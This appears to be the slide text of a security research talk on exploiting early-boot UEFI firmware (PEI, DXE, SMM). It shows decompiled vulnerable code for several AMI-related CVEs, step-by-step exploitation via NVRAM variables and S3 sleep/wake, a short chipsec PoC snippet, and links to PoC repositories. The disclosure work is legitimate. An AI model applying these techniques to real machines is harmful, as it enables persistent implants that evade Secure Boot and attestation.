

Breaking Firmware Trust From Pre-EFI: Exploiting Early Boot Phases

Alex Matrosov, Yegor Vasilenko, Alex Ermolov and Sam Thomas

#whoarewe



Binarly REsearch Team

Alex Matrosov



@matrosov

Yegor Vasilenko



@yeggorv

Alex Ermolov



@Flothrone

Sam Thomas




@xorpose

Repeatable Failures

**As code complexity increases,
memory corruptions remain forever**

Vulnerability REsearch



Vulnerability Category	Count	Average Impact
PEI Memory Corruption	3	CVSS: 8.0 (High)
SMM Memory Corruption	56	CVSS: 8.0 (High)
DXE Memory Corruption	10	CVSS: 7.7 (High)
Mitigation Failures	2	CVSS: 6.0 (High/Medium)

Pre-EFI(PEI) => SMM threat model

Attacker Model:

The local attacker uses privileged host OS access to trigger the vulnerability gaining PEI or DXE stage code execution in System Management Mode (SMM).

Potential Impact:

PEI/DXE code execution in SMM context allows potential installation of **persistent implants** in the NVRAM SPI flash region or directly in SPI flash storage. Implant persistence across OS installations, can further **bypass Secure Boot** attacking guest VM's in bare metal cloud deployments.

NVRAM persistence on SPI Flash


- NVRAM region is not protected by Intel Boot Guard and can be abused by attacker with physical access (supply chain vector).

BIOS region	Region	BIOS	
Padding	Padding	Non-empty	
▼EfiSystemNvDataFvGuid	Volume	NVRAM	
▼VSS store	VSS store		
EfiGlobalVariableGuid	VSS entry	Auth	PK
EfiGlobalVariableGuid	VSS entry	Auth	KEK
EfiImageSecurityDatabaseGuid	VSS entry	Auth	db
Invalid	VSS entry	Invalid	
EfiGlobalVariableGuid	VSS entry	Auth	SetupMode
EfiGlobalVariableGuid	VSS entry	Auth	PlatformLang
5FDA220C-9DDC-4588-9DA7-34946E00BFAD	VSS entry	Auth	LVE
871455D0-5576-4FB8-9865-AF0824463B9E	VSS entry	Auth	LBLDESP
871455D1-5576-4FB8-9865-AF0824463C9F	VSS entry	Auth	LBLDVC
FA07A1EA-486D-4B5E-B94D-8E06E6FAD9DB	VSS entry	Auth	BackupSbbDigestSha256
567CE681-487D-42FF-B875-38C963E5BB4C	VSS entry	Auth	TbtRetimer1Version
77FA9ABD-0359-4D32-BD60-28F4E78F784B	VSS entry	Auth	BuiltAsSecuredCorePC
77FA9ABD-0359-4D32-BD60-28F4E78F784B	VSS entry	Auth	CurrentActivePolicy
EfiGenericVariableGuid	VSS entry	Auth	certdb
77FA9ABD-0359-4D32-BD60-28F4E78F784B	VSS entry	Auth	CurrentPolicy

- Arbitrary code execution via GetVariable() and memory leak over SetVariable() is common, attacker can modify persistent NVRAM storage and install fileless DXE/SMM/PEI implant (shellcode payload).

Most security solutions inspect only UEFI drivers!

NVRAM Attack Surface



Important Reminder


The payload is not measured
and TPM PCR's are not extended.

Remote health attestation will not detect the exploitation!



Pre-EFI (PEI) Attack Surface

Pre-EFI Attack Surface



During the most part of PEI phase no security protections against SPI modifications are enabled!

BLE, SMM_BWP, PRx, Intel BIOS Guard are not enabled at this moment.

Pre-EFI (PEI) Practical Exploitation

S3Resume2Pei (BRLY-2022-009/CVE-2022-36372)

AMI implementation (S3Resume2Pei)

```
Status = PeiReadOnlyVariable2Ppi->GetVariable(
    PeiReadOnlyVariable2Ppi,
    L"FPDT_Variable_NV",
    &AMI_GLOBAL_VARIABLE_GUID,
    0,
    &DataSize,
    &S3PerformanceTablePointer);
if ( Status >= 0 )
{
    Status = S3PerformanceTablePointer;
    // Extracted from memory pointed by FPDT_Variable_NV variable value
    AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
    if ( S3PerformanceTablePointer->AcpiS3PerformanceTable->Header.Signature == 'TP3S' )
    {
        if ( *&S3PerformanceTablePointer->ResumeCount )
        {
            if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
            {
                S3ResumeTotal = MultU64x32(_rdtsc(), *&S3PerformanceTablePointer->ResumeCount);
            }
        }
    }
}
```

AcpiS3RerfomanceTable address extracted from the memory pointed by NVRAM variable value and can be modified by the attacker.

Discovered multiple times in the past:

<https://2021.zeronights.ru/wp-content/uploads/2021/09/zn2021-dataonly-attacks-bios-ermolov.pdf>

Intel EDK2 implementation (FirmwarePerformancePei)

```
DataSize = 8;
RestoreLockBox(&S3PerformanceTable, &FIRMWARE_PERFORMANCE_S3_POINTER_GUID, &DataSize);
AcpiS3PerformanceTable = S3PerformanceTable;
if ( S3PerformanceTable->Header.Signature != 'TP3S' )
    return EFI_ABORTED;
ResumeCount = S3PerformanceTable->S3Resume.ResumeCount;
LODWORD(v24) = S3PerformanceTable->S3Resume.AverageResume;
v8 = HIDWORD(S3PerformanceTable->S3Resume.AverageResume);
LODWORD(S3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
HIDWORD(v24) = v8;
AverageResume = v24 * ResumeCount;
ResumeCount = ++AcpiS3PerformanceTable->S3Resume.ResumeCount;
v11 = AcpiS3PerformanceTable->S3Resume.FullResume;
v12 = AverageResume;
v10 = AverageResume + v11;
LODWORD(AverageResume) = HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume);
```

AcpiS3RerfomanceTable address extracted from the ACPI and can not be modified by the attacker (because of LockBox).

S3Resume2Pei (BRLY-2022-009/CVE-2022-36372)

```
ContentSize = 4;
S3PerformanceTablePointer = 0;
Status = LocatePpi(&EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, &PeiReadOnlyVariable2Ppi);
if ( Status >= 0 )
{
    Status = PeiReadOnlyVariable2Ppi->GetVariable(
        PeiReadOnlyVariable2Ppi,
        L"FPDT_Variable_NV",
        &AMI_GLOBAL_VARIABLE_GUID,
        0,
        &ContentSize,
        &S3PerformanceTablePointer);
    if ( Status >= 0 )
    {
        Status = S3PerformanceTablePointer;
        // Extracted from memory pointed by FPDT_Variable_NV variable value
        AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
        if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
        {
            if ( *&S3PerformanceTablePointer->ResumeCount )
            {
                if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
                {
                    S3ResumeTotal = MultU64x32(__rdtsc(), *S3PerformanceTablePointer->ResumeCount);
                    LODWORD(v3) = S3ResumeTotal;
                    HIDWORD(v3) = HIDWORD(S3ResumeTotal) % 0xF4240;
                    FullResumeLo = v3 / 0xF4240;
                    FullResumeHi = HIDWORD(S3ResumeTotal) / 0xF4240;
                    v6 = __PAIR64__(HIDWORD(S3ResumeTotal) / 0xF4240, FullResumeLo)
                        + AcpiS3PerformanceTable->S3Resume.AverageResume * AcpiS3PerformanceTable->S3Resume.ResumeCount;
                    ResumeCount = AcpiS3PerformanceTable->S3Resume.ResumeCount + 1;
                    LODWORD(v3) = v6;
                    HIDWORD(v3) = HIDWORD(v6) % ResumeCount;
                    Status = v3 / ResumeCount;
                    AcpiS3PerformanceTable->S3Resume.ResumeCount = ResumeCount;
                    LODWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = Status;
                    HIDWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = HIDWORD(v6) / ResumeCount;
                    LODWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
                    HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
                }
            }
        }
    }
}
```

 Memory corruption at a controllable address.

1. Get the value of FPDT_Variable_NV variable (S3PerformanceTablePointer)
2. Get AcpiS3PerformanceTable address from memory pointed by S3PerformanceTablePointer
3. Arbitrary write at a controllable address

S3Resume2Pei (Exploitation)

1. Get the value of FPDT_Variable_NV variable from the dump of the BIOS region (e.g. 0x8ae9f398)



2. Overwrite the address of **AcpiS3PerformanceTable**
3. S3 sleep / wake up

```
S3PerformanceTablePointer = 0x8ae9f398
00000000: E0 FF FF 8A 00 00 00 00 D0 F3 E9 8A 00 00 00 00
00000010: D3 33 05 00 00 00 00 00 AcpiS3PerformanceTable
```

Restriction: the attacker can overwrite memory that satisfies the following conditions

```
AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
{
    if ( *&S3PerformanceTablePointer->ResumeCount )
    {
        if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
        {
            // ...
        }
    }
}
```

PoC: <https://github.com/binarly-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-009-PoC/>

Demo Time

S3Resume2Pei (Demo)

```
u@test-host:~/tools/chipsec-1.8.4/expls$ sudo python3 S3Resume2Pei.py
```

PlatformInitAdvancedPreMem (BRLY-2022-027/CVE-2022-28858)

- A double-GetVariable problem will cause a **arbitrary code execution during early PEI phase**
- Usually the values of the variables **SaSetup**, **CpuSetup** cannot be changed from the runtime
- But it was possible on the target device (due to incorrectly configured filtering in NvramSmm)

```
int __thiscall sub_FFAE2B82(void *this)
{
    ...
    const EFI_PEI_SERVICES **PeiServices;
    char CpuSetupData[1072];
    UINTN DataSize;
    EFI_PEI_READ_ONLY_VARIABLE2_PPI *Ppi;

    ...
    DataSize = 1072;
    Ppi->GetVariable(Ppi, L"SaSetup", &gSaSetupGuid, 0, &DataSize, CpuSetupData);
    Ppi->GetVariable(Ppi, L"CpuSetup", &gCpuSetupGuid, 0, &DataSize, CpuSetupData);
    ...
    return 0;
}
```



If the **SaSetup**, **CpuSetup** variables are filtered, their values can still be changed by **reflashing the NVRAM or through a vulnerability in SMM (!)**

Modifying protected NVRAM variables

Physical vector

- Use a SPI flash programmer to overwrite NVRAM directly into the SPI flash

Software vector:

- Use SMI-provided interface to reflash unprotected parts of SPI memory (SMIFlash, ReflashSMM, etc.)
- Use Runtime Services if filtration is missing in main NVRAM driver stack (NvramSmm/NvramDxe)
 - only if the RT attribute is present
 - it was possible to modify the **SaSetup**, **CpuSetup** values this way
(BRLY-2022-027/CVE-2022-28858)
- Exploit vulnerability in SMM stack to gain arbitrary code execution, then use EFI_SMM_VARIABLES_PROTOCOL protocol or EFI_SMM_RUNTIME_SERVICES_TABLE configuration table
 - it needs to be patched in SMRAM to bypass filtrations or change variable values without RT attributes (check the demo for **BRLY-2022-016/CVE-2022-33209**)

Demo Time

Modifying protected NVRAM variables (SaSetup, CpuSetup) values using Runtime Services

```
root@nuc-m15:/home/u/tools/chipsec-1.8.4/expls_nuc# vi
```

BRLY-2022-027
CVE-2022-28858



SmmSmbiosElog (BRLY-2022-016/CVE-2022-33209)

ChildSwSmiHandler

{9c72f7fb-86b6-406f-b86e-f3809a86c138}

```
switch ( *CommBuffer )
{
    case 1:
        v13 = CommBuffer[1];
        if ( v13
            && (!gAmiSmmBufferValidationProtocol
                || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v13, 4095) < 0) )
        {
            return 0;
        }
        v14 = CommBuffer[4];
        if ( v14 )
        {
            if ( !gAmiSmmBufferValidationProtocol
                || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v14, 8) < 0 )
            {
                return 0;
            }
        }
        LOBYTE(CommBuffer14b) = *((_BYTE *)CommBuffer + 20);
        Status = gSmbiosElog->ApiFunc1(
            gSmbiosElog,
            CommBuffer[1],
            *((unsigned int *)CommBuffer + 4),
            CommBuffer14b,
            CommBuffer[3],
            CommBuffer[4]);
    }

_SetStatusAndReturn:
    CommBuffer[5] = Status;
    return 0;
}
```

gSmbiosElog->ApiFunc1()

```
ZeroMem(DestinationBuffer, 127);
v16 = 8;
switch...
v30 = v16;
switch...
v16 = Arg4 + 8;
v30 = Arg4 + 8;
if ( Arg4 && DestinationBuffer != (Arg1 + 4) )
{
    // will overwrite the return address if Arg4 >= 0x130
    CopyMem(DestinationBuffer, Arg1 + 4, Arg4);
    v16 = v30;
}
...
return EFI_OUT_OF_RESOURCES;
}
```

SmmSmbiosElog (BRLY-2022-016/CVE-2022-33209)

- 4 functions are forwarded to the runtime through the **ChildSwSmihandler** {9c72f7fb-86b6-406f-b86e-f3809a86c138}:

```
SmbiosElog->AmiSmmFlashProtocol = AmiSmmFlashProtocol;
SmbiosElog->SmbiosElogApi.ApiFunc4 = FuncCase4;
SmbiosElog->SmbiosElogApi.ApiFunc3 = FuncCase3;
SmbiosElog->SmbiosElogApi.ApiFunc2 = FuncCase2;
SmbiosElog->SmbiosElogApi.ApiFunc1 = FuncCase1;
```

- In the **SmbiosElog->SmbiosElogApi.ApiFunc1()** function, the attacker can trigger an overflow on the stack (**Src** and **Size** are fully controlled by the attacker)

```
if ( Arg4 && DestinationBuffer != (Arg1 + 8) )
{
    // will overwrite the return address if Arg4 >= 0x130
    CopyMem(DestinationBuffer, Arg1 + 8, Arg4);
```

<https://github.com/binary-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-016-PoC/>

(PoC implements primitives for **reading, writing and executing arbitrary code in SMRAM**)

Demo Time

SmmSmbiosElog (Demo)

```
u@nuc-m15:~/tools/chipsec-1.8.4/expls_nuc$ █
```



OverclockSMIHandler Story

AMI can confidently state that the vulnerability described in the presentation is firmly in the past.

Could be enabled in CpuSetup / OcSetup EFI variables via
EFI_RUNTIME_SERVICES_TABLE->SetVariable()
Static Storage for Performance & Security Policies problem

**Repeatable Failures: AMI UsbRt - Six Years
Later, Firmware Attack Vector Still Affect
Millions Of Enterprise Devices**

March 21, 2022 - efiXplorer Team



Binarly Research Team Coordinates Patching of Dell BIOS Code Execution
Vulnerabilities

BRLY-2022-003/CVE-2022-27493

```
Status = gEfiSmmVariableProtocol->SmmGetVariable(L"OcSetup", &gVariableGuid, &Attributes, &DataSize, Data);
...
Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RBX, CpuIndex, &RbxValue);
Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RCX, CpuIndex, &RcxValue);

Ptr = RbxValue;

...
if ( *Ptr != '2DB$' )
{
    if ( *Ptr == '$DB$' )
    {
        *Ptr = '2DB$';
        *(Ptr + 4) = v26;
        *(Ptr + 8) = 2;
        *(Ptr + 10) = 0;
        Res = 1;
    }
}

    .code:0000000000000007E8 48 8B 44 24 48      mov    rax, [rsp+148h+var_100]
    .code:0000000000000007ED 81 38 24 42 44 32  cmp   dword ptr [rax], '2DB$'
    .code:0000000000000007F3 0F 84 D4 00 00 00    jz    loc_8CD
    .code:0000000000000007F9 48 8B 44 24 48      mov    rax, [rsp+148h+var_100]
    .code:0000000000000007FE 81 38 24 42 44 24  cmp   dword ptr [rax], '$DB$'
    .code:000000000000000804 74 4A                jz    short loc_850
    .code:000000000000000806 C7 44 24 68 01 80 00 00  mov   [rsp+148h+var_E0], 8001h
    .code:00000000000000080E 48 8D 44 24 68      lea    rax, [rsp+148h+var_E0]
```

If an attacker sets the Buffer to point to [imagebase + 800h offset], this instruction will be rewritten with a calculated value

SbPei (BRLY-2022-014/CVE-2022-32579)

```
int __cdecl EfiPeiEndOfPeiPhaseNotifier(EFI_PEI_SERVICES **PeiServices)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]

    if ( ((*PeiServices)->GetBootMode(PeiServices, &BootMode) & 0x80000000) == 0
        && BootMode == BOOT_ON_S3_RESUME
        && ((*PeiServices)->LocatePpi(PeiServices, &EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, 0, 0, &Ppi) & 0x80000000) == 0 )
    {
        DataSize = 4;
        if ( (Ppi->GetVariable(Ppi, L"AmiCspGlobalNvsPtrVar", &gVariableGuid, 0, &DataSize, &Data) & 0x80000000) == 0 )
        {
            
            Ptr = Data;
            PcdPpi = LocatePcdPpi();
            *Ptr = PcdPpi->Get8(0xF2);
        }
    }
    __outbyte(0x43, 0x54);
    __outbyte(0x41, 0x12);
    return 0;
}
```

SbPei (Exploitation)

1. Prepare PCD value with token 0xF2. This can be done with PCD_PROTOCOL. The new PCD value will be used even after reboot.
2. Specify address via **AmiCspGlobalNvsPtrVar** NVRAM variable value.
3. This variable has no RT attribute, but its value can be changed by NVRAM reflash or through another vulnerability in DXE/SMM.
4. S3 sleep / wake up.

```
Status = gBS->LocateProtocol(&gPcdProtocolGuid, NULL, (VOID **)&PcdProtocol);
ASSERT_EFI_ERROR(Status);
ASSERT(PcdProtocol != NULL);

PcdProtocol->Set8(0xf2, 0);
NewPcdValue = PcdProtocol->Get8(0xf2);

DebugPrint(DEBUG_INFO, "New PCD value for 0xf2: %d\n", NewPcdValue);
```

Demo Time

SbPei (Exploitation)

```
1191
1195     def brly_2022_014_poc():
1196         address = 0x52000000
1197         smm_set_ami_csp_global_nvs_ptr(address + 1)
1198         cs.helper.write_physical_mem(address, 4, b"BRLY")
1199         os.system("rtcwake -m mem -s 3")
1200         hexdump.hexdump(cs.helper.read_physical_mem(address, 4))
1201
1202
1203     if __name__ == "__main__":
1204         brly_2022_014_poc()
1205
```

PROBLEMS OUTPUT TERMINAL PORTS JUPYTER DEBUG CONSOLE

```
u@nuc-m15:~/tools/chipsec-1.8.4$ sudo su
[sudo] password for u:
root@nuc-m15:/home/u/tools/chipsec-1.8.4# echo deep > /sys/power/mem_sleep
root@nuc-m15:/home/u/tools/chipsec-1.8.4# █
```

In this demo we change the value of the **AmiCspGlobalNvsPtrVar** variable through a vulnerability in SMM.

Nevertheless, an attacker can change the value of a variable with a hardware write to NVRAM during S3 sleep.

Enable S3 sleep from the OS

Windows

- Make sure that the operating system supports the S3 sleep mode (powercfg /a)
- If the S0 Low Power Idle mode is enabled instead of S3, you need to create the following registry value:

Subkey	HKLM\SYSTEM\CurrentControlSet\Control\Power
Value Name	PlatformAoAcOverride
Value Type	REG_DWORD
Value Data	0

Linux

- echo deep > /sys/power/mem_sleep

```
root@nuc-m15:~# cat /sys/power/mem_sleep
[s2idle] deep
root@nuc-m15:~# echo deep > /sys/power/mem_sleep
root@nuc-m15:~# cat /sys/power/mem_sleep
s2idle [deep]
```

- after that you can enter S3 sleep in the usual ways, e.g: rtcwake -m mem -s {number of seconds}

- On some platforms, devices may not initialize correctly after S3 wakes up
- This **does not prevent** from executing arbitrary code in the PEI during the S3 sleep/wake up circle

AMITSE (BRLY-2022-015/CVE-2022-34345)

```
GetPackageListHandle = gEsaVarPtr01;
Arg2 = 0;
Guid[0] = 0x70E1A818;
Guid[1] = 0x44490BE1;
Guid[2] = 0xF69ED4BF;
Guid[3] = 0xA8027F8C;
VendorGuid.Data1 = 0xA2DF5376;
*&VendorGuid.Data2 = 0x49C0C2ED;
*&VendorGuid.Data4 = 0x178BFF90;
*&VendorGuid.Data4[4] = 0x66D00F3B;
if ( gEsaVarPtr01 ← False
 || (DataSize = 8,
     gRT->GetVariable(L"EsaVarPtr01", &VendorGuid, 0, &DataSize, &gEsaVarPtr01),
     (GetPackageListHandle = gEsaVarPtr01) != 0) )
    Handle = GetPackageListHandle(Guid, &Arg2); } else {
    Handle = -1;
}
if ( Handle != -1 )
    return gEfiHiiDatabaseProtocol->RemovePackageList(gEfiHiiDatabaseProtocol, Handle);
return Handle;
```

Arbitrary code execution in DXE.

1. Get the function pointer from EsaVarPtr01 variable value
2. Execution of the function at the controlled address
(GetPackageListHandle)

Intel BIOS Guard disable



PlatformInitPreMem EEEE611D-F78F-4FB9-B868-55907F169280:

```
void sub_FFFA4C4F(int a1):
{
    *(_DWORD *)(*(_DWORD *)(a1 + 0x1C) + 4) = CallocPool(0x14);

    ...

    GetPpi(gReadOnlyVarPpiGuid, &ReadOnlyVarPpi);

    DataSize = 0xFFD;
    result = (*ReadOnlyVarPpi)(ReadOnlyVarPpi, L"CpuSetup", gSetupVarGuid, 0, &DataSize, Data);

    ...

    v4 = *(_DWORD *)(v1 + 0xC);

    if ( v4 )
        *(_DWORD *) (v4 + 0x50) ^= (*(_DWORD *)(v4 + 0x50) ^ Data[0x167]) & 1;
}
```



Pre-EFI (PEI) Bug Hunting Automation

Revisiting Automated Bug Hunting

Progression of our past work:

*"efiXplorer: Hunting for UEFI Firmware Vulnerabilities at Scale with Automated Static Analysis"*¹

Scalable approach based on vulnerability models; combination of:

1. Lightweight static analysis
2. Under-constrained symbolic execution

1: <https://i.blackhat.com/eu-20/Wednesday/eu-20-Labunets-efiXplorer-Hunting-For-UEFI-Firmware-Vulnerabilities-At-Scale-With-Automated-Static-Analysis.pdf>

Limitations of current approaches

With great scalability, comes a (great) potential for false positives!

Address	Type
00000000FFAE2BFD	pei_get_variable_buffer_overflow
00000000FFAE8894	pei_get_variable_buffer_overflow

```
lea    eax, [ebp+This]
push   eax
push   ecx
mov    ecx, offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID
call   sub_FFADEF2F
lea    eax, [ebp+Data]
mov    [ebp+DataSize], 123h
push   eax, [ebp+DataSize]
lea    eax, [ebp+DataSize]
push   eax, [ebp+DataSize]
mov    eax, [ebp+This]
push   esi, [ebp+Attributes]
push   eax, offset EFI_SETUP_VARIABLE_GUID ; VariableGuid
push   offset VariableName ; "Setup"
push   eax, [ebp+This]
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
        ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_READ_ONLY_VARIABLE2_PPI
lea    eax, [ebp+var_608]
mov    [ebp+DataSize], 6C6h
push   eax, [ebp+DataSize]
lea    eax, [ebp+DataSize]
push   eax, [ebp+DataSize]
mov    eax, [ebp+This]
push   esi, [ebp+Attributes]
push   eax, offset stru_FFAEE1D0 ; VariableGuid
push   offset aPchsetup ; "PchSetup"
push   eax, [ebp+This]
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
        ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_READ_ONLY_VARIABLE2_PPI
mov    esi, [ebp+var_8]
lea    eax, [ebp+var_4]
```

False Positive 

```
lea    ecx, [ebp+Ppi]
push   ecx
        ; Ppi
xor   ebx, ebx
push   ebx
        ; PpiDescriptor
push   ebx
        ; Instance
push   offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID ; Guid
push   esi, [ebp+PeiServices]
call   [eax+EFI_PEI_SERVICES.LocatePpi] ; gPS->LocatePpi()
        ; EFI_STATUS(EFIAPI *EFI_PEI_LOCATE_PPI) (IN CONST EFI_PEI_
add   esp, 14h
mov    [ebp+DataSize], 430h
lea    eax, [ebp+Data]
push   eax, [ebp+Data]
lea    eax, [ebp+DataSize]
push   eax, [ebp+DataSize]
mov    eax, [ebp+Ppi]
push   ebx
        ; Attributes
push   eax, offset stru_FFAEE230 ; VariableGuid
push   offset aSasetup ; "SaSetup"
push   eax, [ebp+This]
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
        ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_
lea    eax, [ebp+Data]
push   eax, [ebp+Data]
lea    eax, [ebp+DataSize]
push   eax, [ebp+DataSize]
mov    eax, [ebp+Ppi]
push   ebx
        ; Attributes
push   eax, offset stru_FFAEDF70 ; VariableGuid
push   offset aCpusetup ; "CpuSetup"
push   eax, [ebp+This]
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
        ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_
lea    eax, [ebp+var_688]
mov    ecx, esi
push   edi
```



Limitations of current approaches

Limitations of existing approaches:

Large number of false positives

Mostly based on syntactic properties (pattern matching on disassembly)

Highlighted in research by SentinelOne (Brick²):

- Pattern matching on decompiler output

- But: requires decompiler (Hex-Rays) & will not scale



